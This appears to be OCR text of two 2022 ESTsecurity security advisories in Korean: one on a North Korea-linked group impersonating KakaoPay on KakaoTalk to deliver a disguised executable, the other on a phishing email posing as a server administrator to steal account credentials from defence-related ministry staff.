최근 북 연계 해킹 조직의 공격 활동이 포착되어 사용자들의 각별한 주의가 필요합니다. 이번 공격은 유명 모바일 메신저 프로그램인 카카오톡에서 간편결제 서비스인 '카카오페이'를 위장하여 사용자를 속이려 시도하였습니다. 카카오톡 운영 정책에는 제 3 자가 보유하고 있는 상호 등을 사용할 수 없도록 제한해 놓았습니다. 그래서 공격자는 카카오페이를 위장하고 있으면서도 이름을 카카오페이로 설정하지 못하고, 대신 유사한 '카카옥페이'로 설정하여 사용자를 속이려 시도하였습니다.



[그림 1] 카카오페이를 사칭하여 진행된 실제 공격 화면

공격은 바로 진행되지 않고, 이벤트와 서비스 이용에 대한 정보를 주기적으로 보내며 사용자의 호기심유발과 경계심을 낮추고자 했습니다. 이후 공격자는 개인정보처리방침이 변경되었다며 개정된 개인정보 처리방침 파일명의 압축파일을 사용자에게 전송하였습니다.

해당 압축파일 내에는 pif 확장자로 위장한 실행파일이 포함되어 있으며, 사용자가 해당 파일을 실행하면 악성코드가 실행됨과 동시에 정상적인 PDF 파일이 실행되어 악성 파일임을 인지하기 어렵게 합니다.

악성파일이 실행되면 사용자 정보를 탈취하여 공격자 서버로 전송하며, 사용자 PC 에 숨어 공격자의 추가 명령을 기다립니다. 이번 공격은 PC 버전의 메신저 사용자를 타깃으로 하고 있으며, 만일 사용자가 모바일에서 실행할 경우 동작하지 않습니다.

ESRC 는 이번 공격에 사용된 공격 기법, 주요 침해지표 등을 분석한 결과 이번 공격은 북한 정찰 총국 연계 해킹 조직인 금성 121 조직의 수행으로 결론지었습니다.

이스트시큐리티는 유사 피해 확산 방지를 위한 대응 조치를 한국인터넷진흥원(KISA) 등 관련 부처와 긴밀하게 협력하고 있습니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.


국방 관련 부처 계정정보 탈취를 시도하는 공격 주의!

서버 관리자를 사칭하여 계정정보 탈취를 시도하는 공격이 발견되어 관련자 여러분들의 각별한 주의가 필요합니다. 이번에 발견된 공격은 국방 관련 부처를 타깃으로 진행되었으며, 마치 서버에서 알림으로 발송된 것처럼 위장하였습니다.



[그림 1] 서버관리자를 위장한 피싱 메일

해당 메일은 국방 관련 부처 직원들을 대상으로 발송되었으며, [보류 중인 메세지를 받은 편지함으로 해제] 링크를 클릭하면 계정정보를 입력하는 피싱 페이지로 이동합니다.



[그림 2] 계정정보 탈취를 시도하는 피싱 페이지

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

피싱 페이지의 경우, 계정입력란 상단에 이미지 해상도가 맞지 않아 깨져보이며 '기억하다 나'와 같은 어색한 문구가 포함되어 있어 조금만 주의를 기울이면 피싱이라는 것을 쉽게 인지할 수 있습니다.

다만, 일반 사용자의 경우 이러한 페이지에 접속하였을 때 꼼꼼히 살펴보지 않고 정보를 입력하는 경우가 많기 때문에 이렇게 완성도가 높지 않은 피싱 공격도 큰 위협이 될 수 있습니다.

15 일에는 광복절, 22 일부터는 한미 연합훈련 등 굵직한 범 국가적 행사들이 많이 예정되어 있는 만큼, 국가기관 종사자 및 관련자들을 대상으로 한 공격들이 지속될 것으로 예상됩니다.

계정정보가 탈취되었을 경우, 공격자는 탈취한 계정정보를 이용하여 피싱메일 발송, 인트라넷 접속 등 추가적인 악성행위를 할 수 있기 때문에 철저한 계정정보 관리가 필요합니다. 또한 계정정보가 유출된 것을 인지하였을 경우 즉시 비밀번호를 변경하여야 하며, 2 단계 인증 등 추가 보안조치를 통하여 보안성을 향상시키시기를 권고 드립니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

www.estsecurity.com

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616